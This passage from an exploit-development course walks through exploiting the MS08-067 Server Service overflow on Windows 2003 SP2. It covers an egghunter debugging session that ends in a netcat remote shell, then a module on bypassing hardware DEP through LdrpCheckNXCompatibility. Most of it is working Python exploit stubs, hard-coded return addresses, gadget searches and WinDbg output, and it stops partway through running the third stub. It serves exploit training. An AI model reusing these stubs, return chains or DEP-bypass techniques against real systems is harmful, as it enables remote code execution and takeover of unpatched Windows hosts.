012df508 ebd0          jmp     012df4da

Stepping over to reach egg hunter:
0:013> p
ModLoad: 72060000 72079000  C:\WINDOWS\System32\xactsrv.dll
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=012df4da esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df4da 90          nop

Setting a breakpoint on JMP EDI, called once shellcode pattern is found:
0:013> bp 012df4fc

Let the process running to reach breakpoint:
0:013> g
```





```
ModLoad: 5f8c0000 5f8c7000 C:\WINDOWS\System32\NETRAP.dll
```

```
Breakpoint on JMP EDI reached:
```

```
Breakpoint 1 hit
```

```
eax=6230306e ebx=012d005c ecx=012df478 edx=000b4e10 esi=012df4b6 edi=000b4e18  
eip=012df4fc esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc  
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246  
012df4fc ffe7          jmp     edi {000b4e18}
```

```
Stepping over to land at the beginning of our shellcode:
```

```
0:013> p
```

```
eax=6230306e ebx=012d005c ecx=012df478 edx=000b4e10 esi=012df4b6 edi=000b4e18  
eip=000b4e18 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc  
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246  
000b4e18 90              nop
```

```
Running shellcode:
```

```
0:013> g
```

```
(324.378): Unknown exception - code 000006d9 (first chance)
```

```
Getting our shell :)
```

```
root@bt # nc 172.16.30.2 4444
```

```
Microsoft Windows [Version 5.2.3790]
```

```
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

```
Final Exploit Windbg Session
```

## Exercise

- 1) Repeat the required steps in order to obtain a remote shell on the vulnerable server.

## Wrapping up

In this module we have successfully exploited the MS08-067 vulnerability by utilizing an egghunter, and getting final code execution in a limited buffer space environment. Our work is not done yet though. In order to successfully exploit this vulnerability in a real world scenario, we will have to overcome a few more hurdles.



## Module 0x02 Bypassing NX

### Lab Objectives


- Understanding Hardware Enforced Data Execution Prevention
- Exploiting the MS08-067 vulnerability bypassing hardware-enforced DEP

### A note from the authors

When we started to work on MS08-067 our objective was to obtain a working exploit on the Windows 2003 SP2 platform with Hardware DEP enabled. After a bit of research, we found the following comment in the Metasploit ms08\_067\_netapi exploit:

*“There are only two possible ways to return to NtSetInformationProcess on Windows 2003 SP2, both of these are inside NTDLL.DLL and use a return method that is not directly compatible with our call stack. To solve this, Brett Moore figured out a multi-step return call chain that eventually leads to the NX bypass function.”* Please note that the method described in this module is different than the one Brett Moore used.





## Overview

With the advent of Windows XP Service Pack 2 and Windows Server 2003 Service Pack 1, a new security feature was introduced to prevent code execution from a non-executable memory region: DEP (Data Execution Prevention).

DEP is capable of functioning in two modes:

- **hardware-enforced** for CPUs that are able to mark memory pages as non-executable;
- **software-enforced** for CPUs that do not have hardware support.

Software-enforced DEP protects the operating system from SEH overwrite attacks<sup>6</sup>. (Bypassing software DEP is not covered in this module.)

In this module we will improve the exploit for the *MS08-067* vulnerability, coded in Module 0x01, on Windows 2003 SP2 with hardware-enforced DEP enabled.

## Hardware-enforcement and the NX bit

On compatible CPUs, hardware-enforced DEP enables the non-executable bit (NX) that separates between code and data areas in system memory. An operating system supporting NX bit, could mark certain areas of memory as non-executable, so that CPU will then refuse to execute any code residing in these areas of memory. This technique, known as executable space protection, can be used to prevent malware from injecting their code into another program's data storage area, and later running their own code from within this section. Please take the time to read [7] and [8] to get familiar with the hardware-enforced DEP concept.

---

<sup>6</sup>"Preventing the Exploitation of SEH Overwrites" (skape 09/2006)

<http://www.uninformed.org/?v=5&a=2&t=pdf>

<sup>7</sup>[http://en.wikipedia.org/wiki/Data\\_Execution\\_Prevention](http://en.wikipedia.org/wiki/Data_Execution_Prevention)

<sup>8</sup>[http://en.wikipedia.org/wiki/NX\\_bit](http://en.wikipedia.org/wiki/NX_bit)



## Hardware-enforced DEP bypassing theory PART I

In some instances, hardware-enforced DEP (from now we will refer to Hardware-enforced DEP as DEP) can unexpectedly prevent legitimate software from executing due to particular application compatibility issues. Microsoft, realizing this problem, designed DEP so that it could be possible to configure it at different levels. At a global level, the operating system can be configured through the `/NoExecute` option in `boot.ini` to run in:

1. **OptIn mode:** DEP enabled only for system processes and custom defined applications;
2. **OptOut mode:** DEP enabled for everything except for applications that are specifically exempt;
3. **AlwaysOn mode:** DEP permanently enabled
4. **AlwaysOff mode:** DEP permanently disabled

A more interesting aspect is the fact that DEP can also be enabled or disabled on a per-process basis at execution time. The routine that implements this feature, called *LdrpCheckNXCompatibility*, resides in *ntdll.dll* and performs a few different checks to determine whether or not NX support should be enabled for the process. As a result of these checks, a call to the procedure *NtSetInformationProcess* (within *ntdll*) is issued to enable or disable NX for the running process. Analyzing the *NtSetInformationProcess* prototype we can see that the procedure takes four input parameters:


```
#define MEM_EXECUTE_OPTION_DISABLE 0x01
#define MEM_EXECUTE_OPTION_ENABLE 0x02
#define MEM_EXECUTE_OPTION_PERMANENT 0x08

ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;

NtSetInformationProcess(
    NtCurrentProcess(), // PROCESS HANDLE = -1
    ProcessExecuteFlags, // PROCESSINFOCLASS = 0x22
    &ExecuteFlags, // Pointer to MEM_EXECUTE_OPTION_ENABLE
    sizeof(ExecuteFlags)); // Size of the pointer ExecuteFlags = 0x4
```

*NtSetInformationProcess* Prototype





The most interesting parameter to us is the pointer to the **MEM\_EXECUTE\_OPTION\_ENABLE** flag, which tells the *NtSetInformationProcess* function to disable the NX feature for the running process.

Now, let's consider the case of an NX enabled process that is being exploited: if an attacker had the possibility to call the *NtSetInformationProcess* procedure while passing the correct parameters and running code only from memory regions that are already executable, he would then be able to execute his shellcode from memory regions previously marked as non-executable (stack or heap).

Please take time to deeply study the "Bypassing Windows Hardware-enforced Data Execution Prevention" paper<sup>9</sup> which will be the base for the following module.

BlackHat Vegas 2009

---

<sup>9</sup>"Bypassing Windows Hardware-enforced Data Execution Prevention", skape and Skywing 10/2005,

<http://uninformed.org/?v=2&a=4>



## Hardware-enforced DEP bypassing theory PART II

Skape and Skywing illustrate a general approach which outlines a feasible method to circumvent hardware-enforced DEP in the default installations of Windows XP Service Pack 2 and Windows 2003 Server Service Pack 1, taking advantage of code that already exists within *ntdll*.

Let's focus on the three main key points in their theory:

1. Setting up the *MEM\_EXECUTE\_OPTION\_ENABLE* flag somewhere in memory to be passed to *ntdll!ZwSetInformationProcess* (see code below at address *0x7c935d6f* in *ntdll!LdrpCheckNXCompatibility*);
2. Calling *ntdll!LdrpCheckNXCompatibility+0x4d* using our owned return address as a trampoline;
3. Having the stack frame setup so that the "ret 0x4" instruction in *ntdll!LdrpCheckNXCompatibility* will return in to our controlled buffer (see code below at address *0x7c91d443* in *ntdll!LdrpCheckNXCompatibility*).


```
{ LdrpCheckNXCompatibility Windows XP Service Pack 2 }  
  
ntdll!LdrpCheckNXCompatibility+0x4d:  
7c935d6d 6a04          push 0x4  
7c935d6f 8d45fc        lea  eax,[ebp-0x4]  
7c935d72 50           push  eax  
7c935d73 6a22        push  0x22  
7c935d75 6aff        push  0xff  
7c935d77 e8b188fdff   call ntdll!ZwSetInformationProcess  
7c935d7c e9c076feff   jmp  ntdll!LdrpCheckNXCompatibility+0x5c  
  
ntdll!LdrpCheckNXCompatibility+0x5c:  
7c91d441 5e          pop  esi  
7c91d442 c9          leave  
7c91d443 c20400     ret  0x4
```

*LdrpCheckNXCompatibility* Function

Point number 1 is accomplished by Skape and Skywing by returning into specific chunks of code within *ntdll*:

The *ESI* register is initialized to hold the value *0x2* (*MEM\_EXECUTE\_OPTION\_ENABLE*) and then copied to the address pointed by register *[EBP-4]*. At this point, the four parameters are pushed on the stack, *ntdll!ZwSetInformationProcess* is called and NX is disabled for the running process.





## Hardware-enforced DEP on Windows 2003 Server SP2

Because our intent is to bypass DEP on Windows 2003 Server SP2, let's compare its `ntdll!LdrpCheckNXCompatibility` procedure to the one present in Windows XP Service Pack 2.

```
{ LdrpCheckNXCompatibility Windows 2003 Server Service Pack 2 }
7C83F517  C745 FC 02000000 MOV DWORD PTR SS:[EBP-4],2 •
7C83F51E  6A 04          PUSH 4
7C83F520  8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
7C83F523  50           PUSH EAX
7C83F524  6A 22       PUSH 22
7C83F526  6A FF       PUSH -1
7C83F528  E8 1285FEFF  CALL ntdll.ZwSetInformationProcess


{ LdrpCheckNXCompatibility Windows XP Service Pack 2 }
7C935D68  ^E9 B076FEFF  JMP ntdll.7C91D41D
7C935D6D  6A 04       PUSH 4
7C935D6F  8D45 FC     LEA EAX,DWORD PTR SS:[EBP-4]
7C935D72  50         PUSH EAX
7C935D73  6A 22     PUSH 22
7C935D75  6A FF     PUSH -1
7C935D77  E8 B188FDFE CALL ntdll.ZwSetInformationProcess

LdrpCheckNXCompatibility Function
```

We are focusing on the part of the routine which is responsible to call the `ntdll!ZwSetInformationProcess` function. If you check the first line of both code chunks, you will notice a very interesting difference:

In Windows 2003 SP2, before pushing the value 0x4 on to the stack, we have a `“MOV DWORD PTR SS:[EBP-4],2”` which is exactly what we need to setup the `MEM_EXECUTE_OPTION_ENABLE` flag in memory! So things could get easier here, in fact if we don't need to care about `MEM_EXECUTE_OPTION_ENABLE` flag we'd “only” have to worry about setting up the stack frame to be able to return to our controlled buffer.





## MS08-067 Case Study: Testing NX protection

For more details about the *MS08-067* vulnerability please refer to Module 0x01. The first thing we have to do is test that a “normal” exploit will actually fail against our Windows 2003 SP2 NX box. We can start by using the following stub exploit taken from Module 0x01:

```
#!/usr/bin/python
from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys
print "*****"
print "*****          MS08-67 Win2k3 SP2          *****"
print "*****          offensive-security.com          *****"
print "*****          ryujin&muts --- 11/30/2008          *****"
print "*****"
try:
    target = sys.argv[1]
    port = 445
except IndexError:
    print "Usage: %s HOST" % sys.argv[0]
    sys.exit()
trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]'%target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
stub= '\x01\x00\x00\x00'          # Reference ID
stub+= '\x10\x00\x00\x00'          # Max Count
stub+= '\x00\x00\x00\x00'          # Offset
stub+= '\x10\x00\x00\x00'          # Actual count
stub+= '\x43'*28                    # Server Unc
stub+= '\x00\x00\x00\x00'          # UNC Trailer Padding
stub+= '\x2f\x00\x00\x00'          # Max Count
stub+= '\x00\x00\x00\x00'          # Offset
stub+= '\x2f\x00\x00\x00'          # Actual Count
stub+= '\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+= '\x41'*18                    # Padding
stub+= '\xb0\x8a\x80\x7c'          # 7c808ab0 JMP EDX (ffe2) ←
stub+= '\xcc'*44                    # Fake Shellcode
stub+= '\xeb\xd0\x90\x90'          # short jump back ←
stub+= '\x44\x44\x44\x44'          # Padding
stub+= '\x00\x00'
stub+= '\x00\x00\x00\x00'          # Padding
stub+= '\x02\x00\x00\x00'          # Max Buf
stub+= '\x02\x00\x00\x00'          # Max Count
stub+= '\x00\x00\x00\x00'          # Offset
stub+= '\x02\x00\x00\x00'          # Actual Count
stub+= '\x5c\x00\x00\x00'          # Prefix
stub+= '\x01\x00\x00\x00'          # Pointer to pathtype
stub+= '\x01\x00\x00\x00'          # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub) #0x1f (or 31)- NetPathCanonicalize Operation
```

*MS08-067 fake shellcode exploit*





As seen in Module 0x01, you should focus on:

- `stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00'`, this is the evil path which triggers the overflow;
- `stub+='\xEB\xD0\x90\x90'`, this is the short jump which should be executed breaking the execution flow (this jump will lead to the beginning of the egghunter in the final exploit);
- `stub+='\x41'*18`, this is the offset needed to overwrite the return address;
- `stub+='\xb0\x8a\x80\x7c'`, this is our own return address, an address in memory (ntdll) containing a `JMP EDX` opcode.

Now, let's fire Windbg, attach the `svchost.exe` process responsible for the `Server Service` and set a breakpoint on the `jmp edx` address:

```

0:041> bp 7c808ab0
0:041> bl
0 e 7c808ab0      0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:041> g

root@bt # ./NX_STUB 0x1.py 10.150.0.194
*****
*****      MS08-67 Win2k3 SP2      *****
*****      offensive-security.com  *****
*****      ryujin&muts --- 11/30/2008 *****
*****
Firing payload...

Breakpoint 0 hit
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=7c808ab0 esp=016ff47c ebp=41414141 iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2          jmp     edx {<Unloaded_T.DLL>+0x16ff507 (016ff508)}
0:020> dd edx
016ff508 9090d0eb 44444444 00000000 00000000
0:020> p
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=016ff508 esp=016ff47c ebp=41414141 iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_T.DLL>+0x16ff507:
016ff508 ebd0          jmp     <Unloaded_T.DLL>+0x16ff4d9 (016ff4da)
0:020> p
(aa8.b98): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=016ff508 esp=016ff47c ebp=41414141 iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_T.DLL>+0x16ff507:
016ff508 ebd0          jmp     <Unloaded_T.DLL>+0x16ff4d9 (016ff4da)

Windbg Session, testing NX

```



The *EDX* register points to a short jump, so let's try to step over and see if our jump instruction is going to be executed:




Figure 13: Short Jump can't be executed because of the NX protection




Figure 14: ID clearly shows an access violation while executing an instruction on the stack ←  
 As expected, because our code resides on the stack and NX is enabled, the CPU refuses to execute it!





## Exercise

- 1) Repeat the required steps in order to test that a “normal” exploit won’t work on the NX enabled server.

BlackHat Vegas 2009



## MS08-067 Case Study: Approaching the NX problem

The first step toward disabling NX, is calling the chunk of code located at *LdrpCheckNXCompatibility+N* bytes from our owned return address, and inspecting the stack frame. Let's check for the entry point we need in *ntdll*, searching for the following opcodes:

```
C745 FC 02000000 MOV DWORD PTR SS:[EBP-4],2
6A 04          PUSH 4
8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
50           PUSH EAX
6A 22        PUSH 22
6A FF        PUSH -1
```

Search *cs t.*

```
0:017> !dlls -c ntdll
Dump dll containing 0x7c800000:
0x00081f08: C:\WINDOWS\system32\ntdll.dll
      Base 0x7c800000 EntryPoint 0x00000000 Size 0x000c0000
      Flags 0x80004004 LoadCount 0x0000ffff TlsIndex 0x00000000
      LDRP_IMAGE_DLL
      LDRP_ENTRY_PROCESSED

0:017> s 0x7c800000 Lc0000 c7 45 fc 02 00 00 00 6a 04 8d 45 fc 50 6a 22 6a ff
7c83f517 c7 45 fc 02 00 00 00 6a-04 8d 45 fc 50 6a 22 6a .E.....j..E.Pj"j
0:017> u 7c83f517
ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f517 c745fc02000000 mov dword ptr [ebp-4],2
7c83f51e 6a04          push 4
7c83f520 8d45fc       lea eax,[ebp-4]
7c83f523 50          push eax
7c83f524 6a22        push 22h
7c83f526 6aff        push 0FFFFFFFh
7c83f528 e81285feff  call ntdll!NtSetInformationProcess (7c827a3f)
7c83f52d e9a54effff  jmp ntdll!LdrpCheckNXCompatibility+0x5a (7c8343d7)
```

Searching for *LdrpCheckNXCompatibility* entry point

Now that we have our address, we can modify the stub exploit and launch it, remembering to set up a breakpoint on it. As you can see below, all we need to change in *NX\_STUB\_0x2.py* is the return address:

```
[...]
stub+='\x41'*18          # Padding
stub+='\x17\xf5\x83\x7c' # 0x7c83f517 mov dword ptr [ebp-4],2
stub+='\xcc'*52         # Fake Shellcode
[...]
```

*NX\_STUB\_0x2* Source Code

And then follow the new session in WinDbg:


```
0:017> bp 7c83f517
0:017> bl
0 e 7c83f517 0001 (0001) 0:**** ntdll!LdrpCheckNXCompatibility+0x2b
0:017> g
```











## MS08-067 Case Study: Memory Space Scanning

The *Metasploit Framework* provides a useful tool for profiling running processes in memory called *memdump.exe*. *Memdump.exe* is used to dump the entire memory space of a running process and, its use, combined with *msfpescan* may result in a really powerful “return address search engine”!

Let’s dump the entire memory space of *svchost.exe* responsible for the *Server Service* (you can check its *pid* using the Windbg Attach Function, or “*Process Explorer*” from sysinternals<sup>11</sup>).

```
C:\Documents and Settings\Administrator\Desktop>memdump.exe
Usage: memdump.exe pid [dump directory]

C:\Documents and Settings\Administrator\Desktop>memdump.exe 796 svchost_dump
[*] Creating dump directory...svchost_dump
[*] Attaching to 796...
[*] Dumping segments...
[*] Dump completed successfully, 76 segments.

C:\Documents and Settings\Administrator\Desktop>
```

*Memdump in action*

Once we have copied the *svchost\_dump* directory to *BackTrack*, we can start using *msfpescan*. Let's take a look at its options:

```
root@bt # ./msfpescan
Usage: ./msfpescan [mode] <options> [targets]


Modes:
  -j, --jump [regA,regB,regC]   Search for jump equivalent instructions
  -p, --popopopret             Search for pop+pop+ret combinations
  -r, --regex [regex]          Search for regex match
  -a, --analyze-address [address] Display the code at the specified address
  -b, --analyze-offset [offset] Display the code at the specified offset
  -f, --fingerprint            Attempt to identify the packer/compiler
  -i, --info                   Display detailed information about the image
  -R, --ripper [directory]     Rip all module resources to disk
  --context-map [directory]    Generate context-map files

Options:
  -M, --memdump                The targets are memdump.exe directories
  -A, --after [bytes]          Number of bytes to show after match (-a/-b)
  -B, --before [bytes]         Number of bytes to show before match (-a/-b)
  -D, --disasm                 Disassemble the bytes at this address
  -I, --image-base [address]   Specify an alternate ImageBase
  -h, --help                   Show this message
```

*Mspescan in action*

<sup>11</sup><http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx>





“-r” and “-M” are the options we are looking for, but first, we must discover what opcodes we are searching for. We can accomplish this task using another Metasploit utility: *nasm\_shell*.

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > mov ebp, edi
00000000 89FD                mov ebp,edi
nasm > retn
00000000 C3                  ret
nasm > retn 0x4
00000000 C20400         ret 0x4
nasm > retn 0x8
00000000 C20800         ret 0x8
nasm >

root@bt # msfpescan -r "\x89\xFD\xc3" -M /tmp/svchost_dump/ | grep 0x
0x76409e92 89fdc3
root@bt # msfpescan -r "\x89\xFD\xc2\x04" -M /tmp/svchost_dump/ | grep 0x
root@bt # msfpescan -r "\x89\xFD\xc2\x08" -M /tmp/svchost_dump/ | grep 0x
```

*Mspescan in action*

We found one match! Let's check with Windbg if the selected address resides in a memory page marked as executable:

```
0:049> !address 0x76409e92
76300000 : 76392000 - 0012e000
                Type      01000000 MEM_IMAGE
                Protect  00000002 PAGE_READONLY
                State    00001000 MEM_COMMIT
                Usage     RegionUsageImage
                FullPath  c:\windows\system32\netshell.dll
```

*Checking Protection on Address Memory Page*

We can't use *0x76409e92* as a return address because it resides in a memory page marked as readonly. Let's try to search for a different opcode sequence which leads to the same result:

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > push edi
00000000 57                push edi
nasm > pop ebp
00000000 5D                pop ebp
nasm >

root@bt # msfpescan -r "\x57\x5d\xc3" -M /tmp/svchost_dump/ | grep 0x
root@bt # msfpescan -r "\x57\x5d\xc2\x04" -M /tmp/svchost_dump/ | grep 0x
0x77e02a0a 575dc204
0x77e083a2 575dc204
0x71bf1bd3 575dc204
0x71bf3d7c 575dc204
```

*Mspescan in action*





We found more than one match! Let's check with Windbg if the selected address resides in a memory page marked as executable:

```
0:017> !address 0x77e083a2
77e00000 : 77e01000 - 0001a000
          Type      01000000 MEM_IMAGE
          Protect   00000020 PAGE_EXECUTE_READ
          State     00001000 MEM_COMMIT
          Usage     RegionUsageImage
          FullPath  C:\WINDOWS\system32\NTMARTA.DLL
0:017> u 0x77e083a2
NTMARTA!CKernelContext::GetKernelProperties+0xf:
77e083a2 57          push     edi
77e083a3 5d          pop     ebp
77e083a4 c20400     ret     4
77e083a7 90          nop
77e083a8 90          nop
77e083a9 90          nop
77e083aa 90          nop
77e083ab 90          nop
Checking Protection on Address Memory Page
```

Yes! Our return address should be fine.



## MS08-067 Case Study: Defeating NX

We are ready to modify our exploit; we are going to modify the "stub" buffer that is presented below:

```

stub= '\x01\x00\x00\x00'      # Reference ID
stub+= '\x10\x00\x00\x00'    # Max Count
stub+= '\x00\x00\x00\x00'    # Offset
stub+= '\x10\x00\x00\x00'    # Actual count
stub+= '\x43'*28              # Server Unc
stub+= '\x00\x00\x00\x00'    # UNC Trailer Padding
stub+= '\x2f\x00\x00\x00'    # Max Count
stub+= '\x00\x00\x00\x00'    # Offset
stub+= '\x2f\x00\x00\x00'    # Actual Count
stub+= '\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+= '\x41'*18              # Padding
stub+= '\xa2\x83\xe0\x77'    # 0x77e083a2 push edi;pop ebp;retn 0x4
stub+= '\x17\xf5\x83\x7c'    # 0x7c83f517 mov dword ptr [ebp-4],2 (NX)
stub+= '\xcc'*48              # Fake Shellcode
stub+= '\x00\x00'
stub+= '\x00\x00\x00\x00'    # Padding
stub+= '\x02\x00\x00\x00'    # Max Buf
stub+= '\x02\x00\x00\x00'    # Max Count
stub+= '\x00\x00\x00\x00'    # Offset
stub+= '\x02\x00\x00\x00'    # Actual Count
stub+= '\x5c\x00\x00\x00'    # Prefix
stub+= '\x01\x00\x00\x00'    # Pointer to pathtype
stub+= '\x01\x00\x00\x00'    # Path type and flags.

```

*NX\_STUB\_0x03 stub buffer*

*← changed vs write in the code*

Let's attach Windbg to the svchost.exe process, set a breakpoint on address 0x77e083a2 (push edi;pop ebp;retn 4) and launch our new exploit:

```

0:045> bp 0x77e083a2
0:045> bl
0 e 77e083a2 0001 (0001) 0:****
NTMARTA!KernelContext::GetKernelProperties+0xf

root@bt #./NX_STUB_0x3.py 10.150.0.194
*****
